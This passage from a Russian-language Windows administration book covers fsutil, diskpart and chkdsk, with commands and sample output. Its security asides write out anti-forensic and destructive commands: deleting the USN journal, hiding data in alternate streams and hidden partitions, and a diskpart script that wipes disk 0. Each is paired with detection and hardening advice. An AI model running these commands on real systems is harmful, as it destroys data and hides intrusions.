В следующей главе мы обратимся к утилитам работы с процессами и памятью — `tasklist.exe`, `taskkill.exe` и их менее известным возможностям.

Глава 6: fsutil, diskpart, chkdsk — управление дисками

> *«Данные живут на диске, и тот, кто контролирует диск, контролирует данные.»*

Введение

Управление дисками и файловыми системами — одна из фундаментальных задач системного администрирования. Windows предоставляет мощный набор утилит командной строки, позволяющих выполнять операции, недоступные из графического интерфейса. В этой главе мы детально разберём три ключевые утилиты — `fsutil.exe`, `diskpart.exe` и `chkdsk.exe`, — а также ряд вспомогательных инструментов для работы с файловыми системами, томами и дисковой подсистемой.

Все команды в этой главе требуют повышенных привилегий (запуска от имени администратора), если не указано иное. Работа с дисковыми утилитами — это операции с высокой степенью риска: ошибка может привести к безвозвратной потере данных. Всегда выполняйте резервное копирование перед любыми манипуляциями с разделами и файловыми системами.

6.1 fsutil — универсальный инструмент файловой системы

`fsutil.exe` — это многоцелевая утилита командной строки, предоставляющая доступ к низкоуровневым функциям файловых систем NTFS, ReFS и FAT. Расположена по пути `C:\Windows\System32\fsutil.exe` и требует прав администратора для большинства операций.

Общий синтаксис:

```
fsutil <подкоманда> <действие> [параметры]
```

Для просмотра списка всех подкоманд достаточно выполнить `fsutil` без аргументов:

```
C:\>fsutil
---- Поддерживаемые команды ----

8dot3name       Управление 8dot3name
behavior        Управление поведением файловой системы
dax             Управление томами DAX
dirty           Управление битом изменения тома
file            Команды для работы с файлами
fsInfo          Информация о файловой системе
hardlink        Управление жесткими связями
objectID        Управление идентификаторами объектов
quota           Управление квотами
reparsePoint    Управление точками повторной обработки
resource        Управление диспетчером ресурсов транзакций
sparse          Управление разреженными файлами
tiering         Управление свойствами уровней хранилища
transaction     Управление транзакциями
usn             Управление USN
volume          Управление томами
wim             Управление прозрачным размещением WIM-файлов
```

6.1.1 fsutil fsinfo — информация о файловой системе

Подкоманда `fsinfo` позволяет получить детальную информацию о дисках, томах, файловых системах и их параметрах. Это отправная точка при любом анализе дисковой подсистемы.

Список дисков в системе:

```
C:\>fsutil fsinfo drives
Диски: A:\ C:\ D:\ E:\ F:\
```

Тип диска:

```
C:\>fsutil fsinfo drivetype C:
C: - Несъемный диск

C:\>fsutil fsinfo drivetype E:
E: - Съемное устройство хранения
```

Информация о томе:

```
C:\>fsutil fsinfo volumeinfo C:
Имя тома: Windows
Серийный номер тома: 0xa4e3-7b12
Максимальная длина имени компонента: 255
Имя файловой системы: NTFS
Поддерживает учет регистра в именах
Сохраняет регистр в именах
Поддерживает объекты Юникод в именах
Сохраняет и применяет списки ACL
Поддерживает файловое шифрование
Поддерживает именованные потоки
Поддерживает транзакции
Поддерживает жесткие связи
Поддерживает расширенные атрибуты
Поддерживает открытие по идентификатору файла
Поддерживает журнал USN
Является томом DAX
```

Статистика NTFS:

```
C:\>fsutil fsinfo ntfsinfo C:
Серийный номер тома NTFS:    0x4a8b7c3d2e1f0a56
Версия NTFS:                  3.1
Число секторов:               0x000000001d17fbff
Всего кластеров:              0x0000000003a2ff7f
Свободных кластеров:          0x0000000001456a23
Всего зарезервировано:        0x0000000000000800
Размер сектора:               512
Размер кластера:              4096
Размер записи MFT:            1024
Размер записи индекса:        4096
Число записей MFT:            786432
Первый кластер MFT:           0x00000000000c0000
Первый кластер MFT2:          0x0000000000000002
Начало зоны MFT:              0x00000000000c0000
Конец зоны MFT:               0x00000000001a9c00
Идентификатор менеджера ресурсов:  1E3B5A7C-9D2F-4E8A-B6C1-0F4D2A8E7B3C
```

Эти данные критически важны для форензики и восстановления данных. Размер кластера определяет минимальную единицу распределения пространства. Первый кластер MFT указывает на расположение Master File Table — центральной структуры NTFS.

Информация о секторах:

```
C:\>fsutil fsinfo sectorinfo C:
LogicalBytesPerSector:         512
PhysicalBytesPerSectorForAtomicity: 4096
PhysicalBytesPerSectorForPerformance: 4096
FileSystemEffectivePhysicalBytesPerSectorForAtomicity: 4096
Device Trim Supported:         Да
Device Trim Not Required:      Нет
```

Обратите внимание на разницу между логическим (512 байт) и физическим (4096 байт) размером сектора — это характеристика дисков формата Advanced Format (4Kn/512e), широко распространённых с 2010-х годов.

6.1.2 fsutil file — операции с файлами

Подкоманда `file` предоставляет набор низкоуровневых операций с файлами, многие из которых не имеют аналогов среди стандартных команд.

Создание файла определённого размера:

```
C:\>fsutil file createnew C:\Temp\testfile.dat 1073741824
Файл C:\Temp\testfile.dat создан
```

Эта команда мгновенно создаёт файл размером 1 ГБ. Файл создаётся как разреженный — фактически дисковое пространство не выделяется до записи данных. Это полезно для тестирования производительности дисковой подсистемы, создания файлов-заглушек и резервирования пространства.

Установка короткого имени (8.3):

```
C:\>fsutil file setshortname C:\Users\Администратор\Documents\very_long_filename.txt VL
```

Короткие имена 8.3 — наследие эпохи DOS — до сих пор поддерживаются NTFS для обратной совместимости. Возможность их ручной установки может использоваться в специфических сценариях совместимости со старым ПО.

Запрос идентификатора файла:

```
C:\>fsutil file queryfileid C:\Windows\System32\cmd.exe
Ид файла: 0x000000000000000000010000000002a4c7
```

Каждый файл в NTFS имеет уникальный 128-битный идентификатор (File ID), состоящий из номера записи MFT и порядкового номера. Этот идентификатор остаётся постоянным при переименовании файла в пределах тома и используется для отслеживания файлов в журнале USN.

Поиск файлов по SID владельца:

```
C:\>fsutil file findbysid ИмяПользователя C:\Users\ИмяПользователя\
```

Эта команда выполняет рекурсивный поиск файлов, принадлежащих указанному пользователю (по его SID). Она работает значительно быстрее, чем перебор через `icacls`, поскольку обращается непосредственно к метаданным MFT.

Определение диапазонов размещения файла:

```
C:\>fsutil file queryextents C:\Windows\System32\ntoskrnl.exe
VCN: 0x0    Кластеры: 0x340   LCN: 0x7a2c00
VCN: 0x340  Кластеры: 0x180   LCN: 0x7b1200
```

Вывод показывает физическое расположение файла на диске: VCN (Virtual Cluster Number) — логический номер кластера в файле, LCN (Logical Cluster Number) — физический номер кластера на томе. Фрагментированный файл будет иметь несколько записей.

Оптимизация расположения файла:

```
C:\>fsutil file optimizemetadata C:\Windows\System32\config\SYSTEM
```

Эта команда оптимизирует расположение метаданных файла на диске, что может улучшить производительность доступа к часто используемым файлам, таким как файлы реестра.

6.1.3 fsutil usn — журнал USN

Журнал USN (Update Sequence Number) — это журнал изменений файловой системы NTFS, фиксирующий каждую модификацию файлов и каталогов на томе. Каждая запись содержит имя файла, тип изменения, временную метку и номер записи MFT. Журнал USN — бесценный инструмент для форензики, систем резервного копирования и аудита файловых операций.

Получение информации о журнале USN:

```
C:\>fsutil usn queryjournal C:
Идентификатор журнала USN:     0x01d9a2b3c4e5f678
Первый USN:                    0x0000000034a80000
Следующий USN:                 0x000000003f2c1a80
Наименьший USN:                0x0000000000000000
Максимальный размер:           0x0000000002000000
Приращение при выделении:      0x0000000000100000
Минимальная версия поддержки:  2
Максимальная версия поддержки: 4
Флаги:                         0x00000000
Диапазон идентификаторов:
  Начало:  0x0000000000000000
  Конец:   0x0000000000000000
```

Чтение записей журнала USN:

```
C:\>fsutil usn readjournal C: csv > C:\Temp\usn_journal.csv
```

Флаг `csv` обеспечивает экспорт в формате, пригодном для анализа в Excel или скриптах PowerShell.

Перечисление записей с фильтрацией:

```
C:\>fsutil usn enumdata 1 0 1 C:
Файл : 0x000100000000004e2 : длина = 0x68 : причина = 0x80000002
  Имя файла: desktop.ini
  Временная метка: 2025-01-15 14:23:45
```

Поле «причина» (reason mask) содержит битовую маску, описывающую тип изменения:

Значение	Описание
0x00000001	DATA_OVERWRITE — данные перезаписаны
0x00000002	DATA_EXTEND — файл увеличен
0x00000004	DATA_TRUNCATION — файл усечён
0x00000100	FILE_CREATE — файл создан
0x00000200	FILE_DELETE — файл удалён
0x00001000	RENAME_OLD_NAME — старое имя при переименовании
0x00002000	RENAME_NEW_NAME — новое имя при переименовании
0x00008000	SECURITY_CHANGE — изменение параметров безопасности
0x80000000	CLOSE — файл закрыт

Форензическое применение журнала USN:

Журнал USN критически важен при расследовании инцидентов безопасности. Он позволяет:

1. **Обнаружить удалённые файлы** — даже после очистки Корзины запись об удалении остаётся в журнале.
2. **Восстановить хронологию событий** — временные метки записей позволяют выстроить точную последовательность действий.
3. **Выявить переименование файлов** — пары записей RENAME_OLD_NAME / RENAME_NEW_NAME фиксируют исходное и новое имя.
4. **Обнаружить массовое шифрование** — характерный паттерн ransomware (массовое создание новых файлов и удаление старых) отчётливо виден в журнале.

   Пример скрипта PowerShell для анализа журнала USN на предмет подозрительной активности:

```
# Экспорт журнала USN и поиск массового удаления файлов
$output = fsutil usn readjournal C: csv
$records = $output | ConvertFrom-Csv
$deletions = $records | Where-Object { $_.Reason -match "FILE_DELETE" }
$grouped = $deletions | Group-Object { $_.TimeStamp.Substring(0,16) }
# Кластеры с более чем 100 удалениями за минуту — подозрительная активность
$suspicious = $grouped | Where-Object { $_.Count -gt 100 }
$suspicious | ForEach-Object {
    Write-Warning "Массовое удаление: $($_.Count) файлов в $($_.Name)"
}
```

Создание и удаление журнала USN:

```
C:\>fsutil usn createjournal m=1073741824 a=1048576 C:
Журнал USN создан успешно.

C:\>fsutil usn deletejournal /n C:
```

Флаг `/n` выполняет уведомление системы об удалении журнала, позволяя приложениям корректно отреагировать. Флаг `/d` выполняет немедленное удаление без уведомления.

> ***Внимание безопасности.*** *Злоумышленники могут удалить журнал USN для сокрытия следов (`fsutil usn deletejournal /d C:`). Мониторинг событий удаления журнала USN должен быть частью стратегии обнаружения вторжений. Событие Event ID 1102 в журнале Security (очистка журнала) в сочетании с удалением USN Journal — серьёзный индикатор компрометации.*

6.1.4 fsutil hardlink — жёсткие ссылки

Жёсткая ссылка (hard link) — это дополнительная запись каталога, указывающая на ту же запись MFT, что и оригинальный файл. Файл и все его жёсткие ссылки разделяют одни и те же данные, атрибуты безопасности и метаданные. Файл физически удаляется с диска только когда удалена последняя ссылка.

Создание жёсткой ссылки:

```
C:\>fsutil hardlink create C:\Temp\link_to_cmd.exe C:\Windows\System32\cmd.exe
Жесткая связь создана для C:\Temp\link_to_cmd.exe <<===>> C:\Windows\System32\cmd.exe
```

Просмотр количества жёстких ссылок:

```
C:\>fsutil hardlink list C:\Windows\System32\cmd.exe
\Windows\System32\cmd.exe
\Windows\WinSxS\amd64_microsoft-windows-commandprompt_...\cmd.exe
```

Жёсткие ссылки работают только в пределах одного тома NTFS. Они не поддерживаются для каталогов (во избежание циклических ссылок) и не работают на томах FAT/exFAT.

Практические применения:

- **Экономия дискового пространства.** Если один и тот же файл (например, DLL-библиотека) используется несколькими приложениями, жёсткая ссылка позволяет хранить только одну физическую копию. WinSxS активно использует этот механизм.

- **Обход ограничений на расположение файлов.** Если приложение требует наличия файла в определённом каталоге, жёсткая ссылка позволяет «разместить» его там без копирования.
- **Атомарное обновление.** Создание новой жёсткой ссылки с последующим удалением старой позволяет выполнить атомарную замену файла.

> ***Аспект безопасности.*** *Жёсткие ссылки могут использоваться для обхода ограничений ACL. Если пользователь имеет право создания файлов в каталоге, он может создать жёсткую ссылку на файл, к которому у него есть доступ на чтение, — и этот файл окажется «внутри» каталога с другими разрешениями. В Windows 10 версии 1809 и новее Microsoft ввела дополнительные ограничения: создание жёстких ссылок на файлы, не принадлежащие текущему пользователю, требует привилегии* `SeCreateSymbolicLinkPrivilege`*, если не включён режим разработчика.*

6.1.5 fsutil sparse — разреженные файлы

Разреженный файл (sparse file) — это файл, в котором последовательности нулевых байтов не занимают фактического дискового пространства. NTFS хранит только ненулевые диапазоны, а при чтении нулевых областей возвращает нули «на лету».

Установка атрибута разреженности:

```
C:\>fsutil sparse setflag C:\Temp\largefile.dat

C:\>fsutil sparse queryflag C:\Temp\largefile.dat
Этот файл помечен как разреженный
```

Установка нулевого диапазона:

```
C:\>fsutil sparse setrange C:\Temp\largefile.dat 0 1073741824
```

Эта команда помечает первый гигабайт файла как нулевой диапазон, освобождая соответствующие кластеры на диске.

Запрос диапазонов размещения:

```
C:\>fsutil sparse queryrange C:\Temp\largefile.dat
Смещение выделенного диапазона: 0x0000000040000000   длина: 0x0000000000100000
```

Вывод показывает только ненулевые (выделенные) диапазоны файла.

Практические применения разреженных файлов:

- **Файлы баз данных.** Предварительно размеченные файлы фиксированного размера, заполняемые по мере роста данных.
- **Файлы виртуальных дисков.** Динамически расширяемые VHD/VHDX используют разреженность на уровне хоста.
- **Журналы.** Файлы журналов фиксированного размера с кольцевой записью.

6.1.6 fsutil reparsepoint — точки повторной обработки

Точки повторной обработки (reparse points) — один из мощнейших механизмов NTFS. Это специальный атрибут файла или каталога, содержащий произвольные данные и тег, определяющий драйвер-обработчик. При обращении к объекту с reparse point файловая система передаёт управление соответствующему фильтру.

Наиболее распространённые типы reparse points:

Тег	Описание
IO_REPARSE_TAG_MOUNT_POINT (0xA0000003)	Точка монтирования тома / Junction point
IO_REPARSE_TAG_SYMLINK (0xA000000C)	Символьная ссылка
IO_REPARSE_TAG_WCI (0x80000018)	Windows Container Isolation
IO_REPARSE_TAG_DEDUP (0x80000013)	Дедупликация данных
IO_REPARSE_TAG_WOF (0x80000017)	Windows Overlay Filter (CompactOS)

Запрос точки повторной обработки:

```
C:\>fsutil reparsepoint query C:\Users\Default
Тег точки повторной обработки: 0xa000000c (Символьная ссылка Microsoft)
  Имя подстановки: C:\Users\Default
  Имя для печати:  C:\Users\Default
```

Удаление точки повторной обработки:

```
C:\>fsutil reparsepoint delete C:\Path\To\Junction
```

> ***Осторожно!*** *Удаление reparse point у junction point приводит к тому, что каталог становится обычным пустым каталогом. Данные, на которые указывал junction, остаются на месте, но связь разрывается. Удаление же самого junction через* `rmdir` *удаляет только ссылку, не затрагивая целевой каталог. Однако рекурсивное удаление (*`rd /s`*) может удалить содержимое целевого каталога!*

Создание junction point (через mklink):

```
C:\>mklink /J C:\Data\Logs D:\ServerLogs
Связь создана для C:\Data\Logs <<===>> D:\ServerLogs
```

Junction points работают только для каталогов и только на локальном компьютере. В отличие от символьных ссылок, они не требуют привилегии `SeCreateSymbolicLinkPrivilege` и разрешаются на уровне ядра, что делает их прозрачными для приложений.

6.1.7 fsutil volume — управление томами

Список точек монтирования тома:

```
C:\>fsutil volume diskfree C:
Всего свободных байтов:              107 374 182 400 (100,0 ГБ)
Всего байтов:                        511 999 340 544 (476,9 ГБ)
Всего доступных свободных байтов:    107 374 182 400 (100,0 ГБ)
```

Размонтирование тома:

```
C:\>fsutil volume dismount D:
Том D: размонтирован. Все открытые дескрипторы этого тома стали недействительными.
```

Размонтирование тома принудительно закрывает все открытые дескрипторы и делает том недоступным до следующего обращения. Это может быть полезно перед безопасным извлечением съёмного диска или при необходимости сбросить состояние файловой системы.

Получение GUID тома:

```
C:\>fsutil volume list
\\?\Volume{a1b2c3d4-e5f6-7890-abcd-ef1234567890}\   C:\
\\?\Volume{12345678-abcd-ef01-2345-678901234567}\   D:\
\\?\Volume{fedcba98-7654-3210-fedc-ba9876543210}\   (нет буквы)
```

Тома без назначенных букв могут быть скрытыми разделами восстановления, EFI System Partition или разделами, монтируемыми в подкаталоги.

6.1.8 fsutil behavior — настройки поведения файловой системы

Подкоманда `behavior` управляет глобальными параметрами файловой системы, влияющими на производительность и совместимость.

Управление короткими именами 8.3:

```
C:\>fsutil behavior query disable8dot3
disable8dot3 = 0  (генерация коротких имён включена для всех томов)

C:\>fsutil behavior set disable8dot3 1
```

Значения параметра `disable8dot3`: - **0** — генерация включена для всех томов (по умолчанию) - **1** — генерация отключена для всех томов - **2** — генерация настраивается индивидуально для каждого тома - **3** — генерация отключена для всех томов, кроме системного

Отключение коротких имён повышает производительность (до 20% при операциях с каталогами, содержащими большое количество файлов) и устраняет потенциальный вектор атаки — подбор содержимого каталога через короткие имена.

Управление обновлением времени последнего доступа:

```
C:\>fsutil behavior query disablelastaccess
disablelastaccess = 3  (системное управление, по умолчанию отключено)

C:\>fsutil behavior set disablelastaccess 1
```

Значения: - **0** — обновление включено (системное управление) - **1** — обновление отключено (пользовательская настройка) - **2** — обновление включено (пользовательская настройка) - **3** — обновление отключено (системное управление, по умолчанию в Windows 10/11)

Начиная с Windows 10 версии 1803, обновление времени последнего доступа отключено по умолчанию для повышения производительности. Для форензического анализа или аудита доступа к файлам его можно включить обратно.

Управление размером зоны MFT:

```
C:\>fsutil behavior query mftzone
mftzone = 1  (размер по умолчанию, ~12.5% тома)

C:\>fsutil behavior set mftzone 2
```

Значения от 1 до 4, где 1 — минимальный размер зоны (12.5%), 4 — максимальный (50%). Увеличение зоны MFT рекомендуется для томов с очень большим количеством мелких файлов (файловые серверы, почтовые хранилища).

Управление шифрованием страничного файла:

```
C:\>fsutil behavior query encryptpagingfile
encryptpagingfile = 0

C:\>fsutil behavior set encryptpagingfile 1
```

Шифрование страничного файла предотвращает извлечение конфиденциальных данных из файла подкачки при физическом доступе к диску. Это рекомендуемая настройка для компьютеров с конфиденциальными данными, не защищённых BitLocker.

6.1.9 fsutil transaction — транзакционная NTFS (TxF)

Транзакционная NTFS (TxF) была введена в Windows Vista и позволяет объединять файловые операции в атомарные транзакции. Если любая операция в транзакции завершается ошибкой, все предыдущие изменения откатываются.

```
C:\>fsutil transaction list
Текущих транзакций нет.

C:\>fsutil transaction query {transaction-guid}
```

> ***Примечание.*** *Microsoft объявила TxF устаревшей технологией (deprecated) начиная с Windows 8. Хотя функциональность по-прежнему доступна, она не рекомендуется для новых разработок. Тем не менее TxF остаётся интересной с точки зрения безопасности: некоторые вредоносные программы используют транзакционный механизм для техники «Process Doppelgänging» — создания процесса из транзакционно изменённого файла с последующим откатом транзакции, что позволяет запустить код без создания файла на диске.*

6.1.10 Безопасность: ADS и журнал USN

Альтернативные потоки данных (ADS):

NTFS поддерживает множественные потоки данных для каждого файла. Основной поток ($DATA) содержит данные файла, но к нему могут быть добавлены именованные потоки, невидимые для большинства утилит.

```
C:\>echo "скрытые данные" > C:\Temp\normal.txt:hidden_stream

C:\>dir C:\Temp\normal.txt
 Том в устройстве C имеет метку Windows
 Серийный номер тома: A4E3-7B12

 Содержимое папки C:\Temp

15.01.2025  14:30                 0 normal.txt
               1 файлов              0 байт
```

Обратите внимание: `dir` показывает размер 0 байт, так как основной поток пуст. Скрытые данные находятся в потоке `hidden_stream`.

Обнаружение ADS:

```
C:\>dir /R C:\Temp\normal.txt
 Содержимое папки C:\Temp

15.01.2025  14:30                 0 normal.txt
                                 16 normal.txt:hidden_stream:$DATA
               1 файлов              0 байт

C:\>fsutil file layout C:\Temp\normal.txt
...
Поток             :hidden_stream:$DATA
    Размер                  : 16
    Размер на диске         : 4096
    Флаги                   : 0x00000000
```

Использование USN Journal для обнаружения изменений:

Комбинация мониторинга USN Journal и анализа ADS — мощный инструмент обнаружения вторжений:

```
# Мониторинг создания файлов с ADS в реальном времени
$volume = "C:"
$lastUsn = (fsutil usn queryjournal $volume | Select-String "Следующий USN").ToString()

while ($true) {
    $entries = fsutil usn readdata $volume $lastUsn
    foreach ($entry in $entries) {
        if ($entry -match "NAMED_DATA_.*EXTEND") {
            Write-Warning "Обнаружен альтернативный поток данных: $entry"
        }
    }
    Start-Sleep -Seconds 5
}
```

6.2 diskpart — управление разделами дисков

`diskpart.exe` — интерактивная утилита командной строки для управления дисками, разделами и томами. Она заменяет устаревшую утилиту `fdisk` и предоставляет функциональность, значительно превосходящую возможности графической оснастки «Управление дисками» (diskmgmt.msc).

6.2.1 Интерактивный режим и скриптование

Запуск в интерактивном режиме:

```
C:\>diskpart

Microsoft DiskPart версии 10.0.22621.1

Copyright (C) Microsoft Corporation.
На компьютере: WORKSTATION

DISKPART>
```

Запуск с файлом скрипта:

```
C:\>diskpart /s C:\Scripts\create_partition.txt
```

Файл скрипта содержит команды diskpart, по одной на строку:

```
rem Файл: create_partition.txt
select disk 1
clean
create partition primary size=102400
format fs=ntfs label="Data" quick
assign letter=D
```

6.2.2 Получение информации о дисках

Список физических дисков:

```
DISKPART> list disk

  Диск ###   Состояние    Размер   Свободно  Дин.  GPT
  --------   ----------   -------  --------  ----  ---
  Диск 0     В сети        476 ГБ      0 Б          *
  Диск 1     В сети        931 ГБ    931 ГБ         *
  Диск 2     В сети         14 ГБ      0 Б
```

Звёздочка в столбце «GPT» указывает на использование таблицы разделов GPT (GUID Partition Table). Отсутствие звёздочки — MBR (Master Boot Record).

Детальная информация о выбранном диске:

```
DISKPART> select disk 0
Выбран диск 0.

DISKPART> detail disk

Samsung SSD 980 PRO 500GB
Код диска:       {A1B2C3D4-E5F6-7890-ABCD-EF1234567890}
Тип:             SATA
Состояние:       В сети
Путь:            0
Конечный объект: 0
Код LUN:         0
Путь к расположению: PCIROOT(0)#PCI(1700)#RAID(P00T00L00)
Текущее состояние только для чтения: Нет
Только для чтения: Нет
Загрузочный диск: Да
Диск файла подкачки: Да
Диск файла гибернации: Нет
Диск аварийного дампа: Да
Кластерный диск: Нет

  Том ###   Имя  Метка        ФС     Тип         Размер   Состояние  Сведения
  --------  ---  -----------  -----  ----------  -------  ---------  --------
  Том 0     C    Windows      NTFS   Раздел       475 ГБ  Исправен   Загруз.
```

Список разделов:

```
DISKPART> list partition

  Раздел ###   Тип               Размер   Смещение
  ----------   ----------------  -------  --------
  Раздел 1     Система              100 МБ  1024 КБ
  Раздел 2     Зарезервировано       16 МБ   101 МБ
  Раздел 3     Основной             475 ГБ   117 МБ
  Раздел 4     Восстановление       797 МБ   475 ГБ
```

Список томов:

```
DISKPART> list volume

  Том ###   Имя  Метка        ФС     Тип         Размер   Состояние  Сведения
  --------  ---  -----------  -----  ----------  -------  ---------  --------
  Том 0     E                 FAT32  Съемный       14 ГБ  Исправен
  Том 1     C    Windows      NTFS   Раздел       475 ГБ  Исправен   Загруз.
  Том 2     D    Data         NTFS   Раздел       931 ГБ  Исправен
  Том 3                       FAT32  Раздел       100 МБ  Исправен   Скрытый
```

6.2.3 Операции с разделами

Создание основного раздела:

```
DISKPART> select disk 1
DISKPART> create partition primary size=524288
DiskPart: указанный раздел успешно создан.

DISKPART> format fs=ntfs label="Archive" quick
  Завершено (в процентах): 100
DiskPart: форматирование тома выполнено успешно.

DISKPART> assign letter=F
DiskPart: назначение имени диска или точки подключения выполнено успешно.
```

Размер указывается в мегабайтах. Параметр `quick` пропускает проверку поверхности диска, что значительно ускоряет форматирование.

Расширение раздела:

```
DISKPART> select volume D
DISKPART> extend size=102400
DiskPart: том успешно расширен.
```

Расширение возможно только в сторону свободного (нераспределённого) пространства, следующего непосредственно за разделом. Для расширения влево или через промежуток требуются сторонние инструменты.

Сжатие раздела:

```
DISKPART> select volume C
DISKPART> shrink desired=51200 minimum=25600
DiskPart: том успешно сжат на 50 ГБ.
```

Параметр `desired` указывает желаемый размер уменьшения, `minimum` — минимально допустимый. Если файлы расположены в конце тома и не могут быть перемещены, фактическое сжатие будет меньше запрошенного.

Запрос максимально возможного сжатия:

```
DISKPART> shrink querymax
Максимальное количество повторно используемых байтов:  107 ГБ (109568 МБ)
```

Удаление раздела:

```
DISKPART> select partition 2
DISKPART> delete partition
DiskPart: указанный раздел успешно удалён.
```

Для удаления защищённых разделов (OEM, EFI, Recovery) используйте параметр `override`:

```
DISKPART> delete partition override
```

> ***Предупреждение.*** *Удаление раздела EFI System Partition сделает систему незагружаемой. Удаление раздела восстановления лишит возможности использования среды восстановления Windows RE. Эти операции следует выполнять только при полном понимании последствий.*

6.2.4 clean и clean all — стирание данных

Быстрая очистка таблицы разделов:

```
DISKPART> select disk 1
DISKPART> clean
DiskPart: очистка диска выполнена успешно.
```

Команда `clean` обнуляет только первый и последний мегабайт диска, содержащие таблицу разделов (MBR/GPT) и резервную копию GPT. Фактические данные на диске остаются нетронутыми и могут быть восстановлены.

Безопасное стирание всего диска:

```
DISKPART> select disk 1
DISKPART> clean all
DiskPart: очистка диска выполнена успешно.
```

Команда `clean all` перезаписывает каждый сектор диска нулями. Для диска объёмом 1 ТБ на HDD это может занять несколько часов. Для SSD фактическая безопасность этой операции ограничена: контроллер SSD может сохранять предыдущие версии данных во внутреннем запасе ёмкости (over-provisioning).

Для гарантированного уничтожения данных на SSD рекомендуется использовать команду Secure Erase через утилиту производителя.

6.2.5 Назначение и удаление букв дисков

```
DISKPART> select volume 3
DISKPART> assign letter=Z
DiskPart: назначение имени диска или точки подключения выполнено успешно.

DISKPART> remove letter=Z
DiskPart: удаление имени диска или точки подключения выполнено успешно.
```

Монтирование в каталог:

```
DISKPART> assign mount=C:\Mounts\DataDisk
```

Это позволяет обращаться к тому через путь в файловой системе, без выделения буквы диска — аналогично точкам монтирования в Unix.

6.2.6 Конвертация MBR/GPT

```
DISKPART> select disk 1
DISKPART> convert gpt
DiskPart: выбранный диск был успешно преобразован в формат GPT.

DISKPART> convert mbr
DiskPart: выбранный диск был успешно преобразован в формат MBR.
```

> ***Важно.*** *Конвертация возможна только для пустых дисков (после* `clean`*). Для конвертации диска с сохранением данных используйте утилиту* `mbr2gpt.exe` *(для конвертации MBR→GPT системного диска без потери данных).*

6.2.7 Создание виртуальных дисков (VHD/VHDX)

Diskpart позволяет создавать и управлять виртуальными жёсткими дисками в формате VHD и VHDX:

Создание динамического VHD:

```
DISKPART> create vdisk file="C:\VHDs\TestDisk.vhdx" maximum=51200 type=expandable
  Завершено (в процентах): 100
DiskPart: файл виртуального диска успешно создан.
```

Создание VHD фиксированного размера:

```
DISKPART> create vdisk file="C:\VHDs\FixedDisk.vhdx" maximum=10240 type=fixed
```

Подключение виртуального диска:

```
DISKPART> select vdisk file="C:\VHDs\TestDisk.vhdx"
DiskPart: файл виртуального диска успешно выбран.

DISKPART> attach vdisk
  Завершено (в процентах): 100
DiskPart: файл виртуального диска успешно подключен.
```

После подключения VHD появляется как обычный диск и может быть инициализирован, разбит на разделы и отформатирован стандартными командами diskpart.

Отключение виртуального диска:

```
DISKPART> select vdisk file="C:\VHDs\TestDisk.vhdx"
DISKPART> detach vdisk
DiskPart: файл виртуального диска успешно отключен.
```

6.2.8 Скрипты автоматизации

Сочетание скриптового режима diskpart с пакетными файлами позволяет полностью автоматизировать подготовку дисков.

Пример: автоматическая подготовка загрузочной USB-флешки:

```
@echo off
rem Файл: prepare_usb.bat
echo Подготовка загрузочной USB-флешки...

(echo select disk %1
echo clean
echo create partition primary
echo select partition 1
echo active
echo format fs=fat32 quick label="BOOTUSB"
echo assign letter=U
echo exit
) | diskpart

echo Готово. Флешка подготовлена как диск U:
```

Запуск: `prepare_usb.bat 2` (где 2 — номер диска USB-накопителя).

Пример: автоматическое создание структуры разделов для сервера:

```
@echo off
rem server_disk_layout.bat — подготовка серверного диска

(echo select disk 1
echo clean
echo convert gpt
echo create partition primary size=102400
echo format fs=ntfs label="System" quick
echo assign letter=S
echo create partition primary size=204800
echo format fs=ntfs label="Data" quick
echo assign letter=D
echo create partition primary
echo format fs=refs label="Backup" quick
echo assign letter=B
echo exit
) | diskpart

echo Серверный диск подготовлен:
echo   S: - System (100 GB, NTFS)
echo   D: - Data (200 GB, NTFS)
echo   B: - Backup (остаток, ReFS)
```

6.2.9 Безопасность diskpart

Diskpart представляет значительные риски безопасности:

1. **Уничтожение данных.** Команды `clean` и `clean all` необратимо уничтожают данные. Отсутствие подтверждения перед выполнением делает критически важным правильный выбор диска.
2. **Скрытые разделы.** Злоумышленник может создать скрытый раздел без буквы диска для хранения инструментов или эксфильтрованных данных:

```
DISKPART> select disk 1
DISKPART> create partition primary size=512
DISKPART> rem НЕ назначаем букву — раздел не виден в Explorer
```

1. **Доступ к защищённым разделам.** Diskpart позволяет назначить букву диска разделу EFI System Partition, который обычно скрыт:

```
DISKPART> select volume 3
DISKPART> assign letter=Z
```

Это открывает доступ к загрузчику Windows, файлам конфигурации BCD и потенциально — к возможности установки буткита.

1. **Автоматизированные атаки.** Скрипт diskpart может быть выполнен из вредоносного ПО для уничтожения данных (wiper malware):

```
rem Деструктивный скрипт — НЕ ВЫПОЛНЯТЬ
(echo select disk 0
echo clean all
echo exit) | diskpart
```

Защитные меры: - Мониторинг запуска `diskpart.exe` через политики аудита (Event ID 4688 — создание процесса). - Ограничение доступа к `diskpart.exe` через AppLocker или Software Restriction Policies. - Использование BitLocker для защиты от офлайн-модификации разделов.

6.3 chkdsk — проверка и восстановление файловой системы

`chkdsk.exe` (Check Disk) — утилита проверки целостности файловой системы и исправления логических ошибок. Она работает с файловыми системами NTFS, FAT, FAT32 и exFAT.

6.3.1 Режимы работы

Режим только чтения (без параметров):

```
C:\>chkdsk C:
Тип файловой системы: NTFS.

ПРЕДУПРЕЖДЕНИЕ. Параметр /F не указан.
CHKDSK выполняется в режиме только чтения.

Этап 1. Проверка базовой структуры файловой системы...
  Обработано записей файлов: 786432.
Проверка файлов завершена.
  Обработано больших файловых записей: 4521.

Этап 2. Проверка связей имен файлов...
  Обработано записей индекса: 923847.
Проверка индексов завершена.
  Просканировано незаиндексированных файлов: 0.

Этап 3. Проверка дескрипторов безопасности...
Проверка дескрипторов безопасности завершена.
  Обработано файлов данных: 36218.

Windows проверила файловую систему и не обнаружила проблем.

  499 711 996 КБ всего на диске.
  387 293 440 КБ в 645 203 файлах.
      394 176 КБ в 48 921 индексах.
            0 КБ в повреждённых секторах.
    1 587 324 КБ используется системой.
       65 536 КБ занято под файл журнала.
  110 437 056 КБ свободно на диске.

        4 096 байт в каждом кластере.
  124 927 999 всего кластеров на диске.
   27 609 264 кластеров свободно на диске.
```

Ключевые параметры:

Параметр	Описание
`/F`	Исправление ошибок на диске. Требует монопольного доступа к тому
`/R`	Поиск повреждённых секторов и восстановление читаемых данных. Включает `/F`
`/X`	Принудительное размонтирование тома перед проверкой. Включает `/F`
`/B`	Повторная проверка ранее отмеченных повреждённых кластеров (только NTFS). Включает `/R`
`/scan`	Онлайн-сканирование (только NTFS, Windows 8+). Не требует монопольного доступа
`/spotfix`	Быстрое исправление ошибок, обнаруженных при `/scan`
